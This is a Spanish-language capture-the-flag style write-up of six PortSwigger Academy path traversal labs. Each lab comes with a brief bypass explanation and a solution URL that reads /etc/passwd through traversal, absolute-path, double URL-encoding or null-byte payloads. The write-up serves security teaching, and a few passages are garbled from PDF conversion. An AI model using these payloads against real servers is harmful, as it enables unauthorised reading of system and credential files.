
# PortSwigger Directory Traversal File path traversal, simple case

https://portswigger.net/web-security/file-path-traversal/lab-simple

This lab contains a <u>path traversal</u> vulnerability in the display of product images.

To solve the lab, retrieve the contents of the /etc/passwd file.



#### Solución:

https://0af2008d03c310be815d71ca00fd0051.web-security-academy.net/image?filename=../../../../etc/passwd

## File path traversal, traversal sequences blocked with absolute path bypass

https://portswigger.net/web-security/file-path-traversal/lab-absolutepath-bypass

This lab contains a <u>path traversal</u> vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the /etc/passwd file.

En esta ocasión está bloqueado el path traversal. Sin embargo, en algunas ocasiones no es necesario retroceder hacía atrás, debido a que se parte desde la propia ruta raíz.

### Solución:

```
https://0a4c00c703f5d58f8044d05b000e0050.web-security-academy.net/image?filename=/etc/passwd
```

### File path traversal, traversal sequences stripped non-recursively

https://portswigger.net/web-security/file-path-traversal/lab-sequencesstripped-non-recursively

This lab contains a <u>path traversal</u> vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the /etc/passwd file.

En este caso, existe una función stdr\_replace en el código fuente, donde reemplaza la cadena .../ por una cadena vacía. De esta manera no se puede retroceder a los archivos que están por encima del directorio actual o específico.

```
str_replace("../","","./../../etc/passwd");
```

En el ejemplo del código anterior, únicamente se representaría: /etc/passwd el cual si está encapsulado, no se podría visualizar por el alcance.

Ejemplo de código fuente:

```
<?php

$filename= $_GET['filename'];
$newfilename= str_replace("../","",$filename);
include("/var/www/html" . $newfilename)
?>
```

Para ello, simplemente utilizamos  $\dots$  para que cuando aplique la sustitución quede la cadena:  $\dots$  :

#### Solución:

```
https://0ac100f604e1e3ae85e48ae7005400b7.web-security-academy.net/image?
filename=....//....//....//etc/passwd
```

### File path traversal, traversal sequences stripped with superfluous URL-decode

https://portswigger.net/web-security/file-path-traversal/labsuperfluous-url-decode

This lab contains a <u>path traversal</u> vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the /etc/passwd file.

En esta ocasión, el servidor no permite el .../. Otra manera de eludir la medida de seguridad es mediante el URL-encode. Para ello, necesitamos URL encodear la / y posteriormente el % formado tras encoder la barra.

```
/ = %2f
% = %25
```

Por lo tanto deberíamos de utilizar la sentencia: %252f en vez de .../

#### Solución:

```
https://0ae500b903c1c20282fa43f000440015.web-security-academy.net/image?
filename=..%252f..%252f..%252f..%252f..%252fetc/passwd
```

### File path traversal, validation of start of path

https://portswigger.net/web-security/file-path-traversal/lab-validatestart-of-path

This lab contains a <u>path traversal</u> vulnerability in the display of product images.

The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

To solve the lab, retrieve the contents of the /etc/passwd file.

En este laboratorio, nos indican que tiene que ser desde el directorio actual, var/ww/images por lo cual simplemente, estando en dicho directorio, retrocedemos hacía atrás desde este.

#### Solución

```
https://0a4e007504ff304c81b1e3dd00970020.web-security-academy.net/image?
filename=/var/www/images/../../../../../etc/passwd
```

## File path traversal, validation of file extension with null byte bypass

https://portswigger.net/web-security/file-path-traversal/lab-validate-file-extension-null-byte-bypass

This lab contains a <u>path traversal</u> vulnerability in the display of product images.

The application validates that the supplied filename ends with the expected file extension.

To solve the lab, retrieve the contents of the /etc/passwd file.

Para que el servidor detecte que el archivo termina en la extensión correcta, pero que realmente una vez realizada la búsqueda de dicho archivo, elimine el resto, se utiliza el null byte el cual corresponde a %00.

### Solución:

```
https://0aa400cf0479595a818ce889004e005a.web-security-academy.net/image?filename=../../../../../etc/passwd%00.jpg
```